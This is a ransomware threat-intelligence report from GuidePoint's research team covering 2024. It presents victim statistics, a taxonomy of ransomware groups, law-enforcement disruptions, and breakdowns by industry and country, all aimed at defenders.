GUIDEPOINT® SECURITY

GRIT 2025 Ransomware & Cyber Threat Report

Contents

A Note From GRIT

Welcome to Ransomware and Cyber Threat Insights 2025, the expanded annual report that has grown from the original Ransomware Report issued in 2022 and 2023 by GuidePoint Security's Research and Intelligence Team (GRIT). Since Q3 2024, we have opted to expand the scope of GRIT's reporting beyond ransomware to include additional reporting and information covering the wider cybercrime landscape.

As a result of our collocation and collaboration with GuidePoint's Digital Forensics and Incident Response (DFIR) teams, 2024 has provided us with access to hundreds of cybercrime response cases and their associated data, allowing us to better understand the threat landscape at the operational and strategic level, refined from relevant tactical details. We hope to translate this understanding and data into actionable insight in this annual report for you, the reader.

As we will illustrate throughout this report, the cybercrime landscape has adapted to changes and threats from international law enforcement, forcing changes in attribution, operational tempo, and tactics – changes doubtlessly made at a cost to the threat actors involved. In order to keep pace with these changes as they develop and continue complicating our adversaries' efforts, it is more important than ever to remain aware of the current threat landscape. We hope that this report helps in your process of doing so.

Happy Hunting,
- GRIT

Methodology

- Data collected for this report was obtained from publicly available resources, including the sites and blogs of threat groups themselves, and has not been validated by alleged victims. As a result of these sources, as well as unknowable outcomes and figures of victims that have not been publicly disclosed, the number of observed attacks in this report and the total number of attacks conducted will not be equal.

- GRIT has reviewed collected data for potential duplications or inaccuracies and adjusted accordingly to best reflect the actual impacts of ransomware and cybercrime. We note that ransomware and cybercrime groups are likely to employ denial and deception to complicate research efforts and retain or build credibility among peers; to this end, we have reviewed each group and validated that its claims are at least as likely as not to be genuine before including them in our data set. While our process effectively rules out clear fabricators, we cannot completely rule out groups in which the number or qualities of victims may have been exaggerated or inflated. As a result of these differences in our approach, our numbers may periodically differ from other public reporting, particularly if this reporting does not scrutinize group claims and history.

- Throughout this report’s ransomware analysis, we include data and analysis of several groups that may be better described as "extortion" groups rather than "ransomware" groups. These groups may eschew encryption and focus only on data exfiltration and extortion or may not perform intrusion operations of any kind, instead extorting or re-extorting organizations based on historically compromised data. While these groups do not deploy ransomware, we have included them in our reporting due to their relationships with other ransomware groups and their impact on the extortion-based cybercrime environment.

- Finally, we make efforts to exclude from our data those groups that self-identify as “hacktivists,” compromised data brokers and markets, or non-financially motivated data thieves and leakers that may employ similar tactics, techniques, and procedures (TTPs) as ransomware and other cybercriminal groups. While these actors and venues doubtlessly have impacts, we distinguish them from financially-motivated cybercrime and data extortion, which is the primary focus of this report.

- Despite the above caveats, we have always and will continue to assess that our reporting and data are useful in aggregate while acknowledging that the underlying data sources have variability. We strongly believe that this report provides a consistent and accurate representation of the threat landscape over a given period and that our observations of the underlying trends remain valuable for Defenders.

GRIT’s Ransomware Taxonomy

By subdividing ransomware groups, GRIT can more consistently observe the behavior and trends of ransomware groups as they progress in operational maturity and sophistication. We distinguish ransomware groups by placing them into these six categories:

- **Emerging.** This category is reserved for new ransomware groups within their first three months of operations. These organizations may be short-lived, resulting in an Ephemeral group; may be determined to have Splintered or Rebranded from an Established group; or may move on to further develop their operations and TTPs over time.

- **Ephemeral.** These groups are short-lived, with varied but low victim rates. Observed victims are usually posted in a single or short series of large postings rather than a continuous flow over time. Ephemeral groups, by definition, terminate operations, spin-off, or rebrand within three months of formation. These groups may or may not have dedicated infrastructure (i.e., data leak sites and chat support) as part of their operations.

- **Developing.** These groups have generally conducted operations for three months or longer, resulting in a recurring flow of victims. Developing groups do not generally appear to be directly linked to other ransomware groups as a Splinter or Rebrand but may include some experienced ransomware operators. Developing groups often improve their people, processes, or technology over time by recruiting additional members, refining TTPs, or improving the quality of their associated ransomware and encryption. These groups generally have dedicated infrastructure (i.e., data leak sites and chat support) as part of their operations.

- **Splinter.** These groups consist of a plurality of members from previously Developing or Established groups and may have formed either by choice or due to exclusion. These groups may be identified by very similar or overlapping TTPs and tooling or through HUMINT gathered through interactions with personas on the deep and dark web. Splinter groups differ from Rebrands by the continued existence of the original organization as the Splinter group operates.

GRIT’s Ransomware Taxonomy (Continued)

- **Rebrand.** These groups consist in whole, or in part, of former Developing or Established groups. Rebrands often maintain the same people, processes, and technology as the original group. Rebrands are generally undertaken in order to minimize attention from law enforcement or intelligence officials or to avoid negative publicity.
- **Established.** These groups have generally operated successfully for at least nine months and have well-defined and consistent tactics, techniques, and procedures. Established groups often possess functional units that enable sustained ransomware operations, with specialists focused on areas such as personnel, encryption, negotiations, etc. These organizations successfully employ technology and redundant infrastructure to support their operations.

Additionally, in order to account for and describe periods of activity and inactivity, we may periodically append the following adjectives to help in understanding a threat actor's activity, dormancy, or dissolution:

- **Intermittent.** We append the adjective "Intermittent" to groups across the spectrum of classifications that have repeatedly (i.e., more than twice) demonstrated a tendency towards periods of dormancy followed by periods of activity. We distinguish these groups from defunct groups and dormant groups.
- **Dormant.** We append the adjective "Dormant" to groups across the spectrum of classifications that have not claimed victims in a substantial period of time, but for which we cannot confirm disollution. An example would be a previous Developing group which has not claimed victims in two months, but which maintains actively resolving infrastructure.
- **Defunct.** We append the adjective "Defunct" to groups which we know to be dissolved, or which have not claimed victims in a substantial portion of time and no longer present "signs of life" such as active infrastructure.

Annual Ransomware Summary

"The More Things Change, The More They Stay the Same"

As we published our third annual report analyzing ransomware, GRIT found itself inevitably drawn to this old maxim, reflecting on key aspects of the cybercrime landscape remaining inflexible even as TTPs and tactical details changed month by month. In the wake of year-over-year exponential growth going back a half-decade, many of us expected another banner year for ransomware; thanks to the persistence and effectiveness of international law enforcement operations, this was not the case. In 2024, we observed an overall minimal year-over-year growth of victim volume of only 8.72%, which pales in comparison to 2022-2023's 76.8% growth.

As we close 2024 with ransomware's two largest groups – LockBit and Alphv – substantially disabled and dissolved (respectively), the continued tempo of ransomware operations has demonstrated the staying power of Ransomware-as-a-Service (RaaS) as a business model. Without a single point of failure for disruption, law enforcement "decapitation" operations are rendered less impactful. Affiliates not ensnared in the subsequent dragnet have proven free to realign with other groups and resume operations, albeit under different circumstances and with a hopefully greater fear of future arrest. Law enforcement's disruption of infrastructure and key tools has faced similar difficulties, driven by the diversity and availability of myriad replacement options. Financially-motivated cybercriminals remain resilient.


Initial access vectors observed in 2024 for ransomware and data extortion remain diverse, with stolen valid credentials and exploitation of new and historical vulnerabilities remaining among the most common. The risk posed by these access vectors is disproportionately experienced by small-to-midsized businesses (SMBs) that may lack the financial resources to detect and respond to them in a timely manner. Large enterprise environments, however, remain susceptible to the sophisticated and persistent "Big Game Hunting" approach favored by some Established groups.

If the above sounds pessimistic, we ask that you stick with us for the duration of this report, which highlights many reasons for optimism. In addition to a slowing growth rate overall, we have also observed increasingly high-visibility disruptions by global law enforcement of individual actors and tooling and the incredibly effective application of international sanctions. As we enter 2025, it is crucial that we understand and appreciate where these approaches have succeeded totally, where they have succeeded partially, and where they have failed. We believe that this report will help you in your understanding of just that and remain hopeful that 2025 will be the year ransomware not only slows its expansion–but actually decreases.

Total Publicly Posted Ransomware Victims	4,848
Number of Tracked Ransomware Groups	88
Average Daily Victims	13.2

Annual Ransomware Trends


Rate of Publicly Posted Ransomware Victims, 2024



● Total Posts 4,848	● Total Groups **88**	Average Posts per Week 93	Distinct Groups Posting per Week 19


GRIT observed a record number of victims claimed by ransomware actors throughout 2024. The ransomware ecosystem saw some significant shifts during Q1 with the disruption of LockBit and Alphv (also known as Black Cat or stylized as AlphV) departure via an "exit scam." We assess that these impacts directly contributed to a decline in observed victim volume in Q2 and early Q3, a relative "slump" that would later be outpaced by a record-setting Q4. The bulk of observed victims formerly concentrated largely amid two "front-runners" in recent years, was attributed to a wider range of groups in 2024. While RansomHub quickly emerged as the largest group by victim volume, Akira, Play, and other Established groups demonstrated an increased operational tempo year-over-year, potentially reflecting the realignment of experienced affiliates to a broader array of RaaS groups. Realignment may partly be to blame for a concurrent increase in the number of distinct named threat groups observed in 2024, which increased 42% year-over-year from 62 in 2023 to 88 in 2024. Finally, Clop, a data extortion and former ransomware group best known for exploitation of Managed File Transfer appliances in wide-scale campaigns, returned from a period of dormancy to claim 66 redacted victims tied to a vulnerability in Cleo software in December, explaining a substantial end-of-year spike.

- Despite the crippling of LockBit and the absence of Alphv, the anticipated “summer lull” decrease in activity during late Q2 and early Q3 was minimal in 2024. We attribute this partly to RansomHub’s rapidly increasing operational tempo observed during the same period.
- During the Q3-Q4 period of 2022 and 2023, ransomware activity either remained stagnant or decreased, but 2024 bucked this trend. In Q4, GRIT observed the largest number of claimed ransomware victims since we began formally tracking ransomware victims in 2022. This activity burst was partly aided by sizeable claims from newcomer Funksec (90 – though we will explore the questionable veracity of these victims later in this report) and the return of the intermittently operating Established group, Clop (66).
- Finally, what we have dubbed the “middle class” of the ransomware ecosystem contributed strongly across a more significant number of groups, including consistent operations from Qilin (16), Hunters International (15), and BianLian (12).



Most Impacted Industries, 2024

- Manufacturing remained the industry most frequently impacted by ransomware groups in 2024, with 67% of the distinct ransomware groups tracked by GRIT having claiming at least one victim within the industry over the course of the year.
- Banking and Finance experienced a relative and objective decrease in its share of ransomware victims relative to others, decreasing from the sixth-most impacted industry (245 observed victims) in 2023 to the tenth-most impacted industry (185 observed victims) in 2024, presenting a nearly 25% decrease in observed attacks year-over-year. This decrease could be attributed in part to increased defensive measures emplaced within the industry, by increased regulatory and notification requirements, or by other factors.
- Play, the third most impactful ransomware group in 2024 by victim volume, did not claim any victims in the healthcare industry in 2024. While we note that we cannot rule out any healthcare victims impacted by Play in general (such as those who may have paid a ransom or which the group opted not to claim publicly), this deviates substantially from the observed trend of increased numbers of victims in the healthcare industry (+13% YoY) which we have observed in 2024.
- Conversely, we observed a 36% YoY increase in claimed Government institutions, placing "Government" within the "top 10" most impacted list. Anecdotally, we note that this coincides with a slight increase in global (non-US) impacts in 2024 and several emerging groups overtly claiming ideological motivations for their actions.



● Manufacturing
- LockBit
- Play
- RansomHub


● Technology
- RansomHub
- LockBit
- Play

● Retail & Wholesale
- RansomHub
- LockBit
- Play

● Healthcare
- RansomHub
- LockBit
- BianLian

● Consulting
- RansomHub
- Play
- LockBit

Geographic Breakdown of Ransomware Victims, 2024



Powered by Bing
© Australian Bureau of Statistics, GeoNames, Microsoft, Navinfo, Open Places, OpenStreetMap, TomTom, Zenrin

Top 10:


1.	United States	2498 (51.53%)
2.	United Kingdom	241 (4.97%)
3.	Canada	240 (4.95%)
4.	Germany	146 (3.01%)
5.	Italy	122 (2.52%)
6.	France	120 (2.48%)
7.	India	113 (2.33%)
8.	Brazil	103 (2.12%
9.	Spain	87 (1.79%)
10.	Australia	83 (1.71%)

Ransomware Impacts by Country, 2024

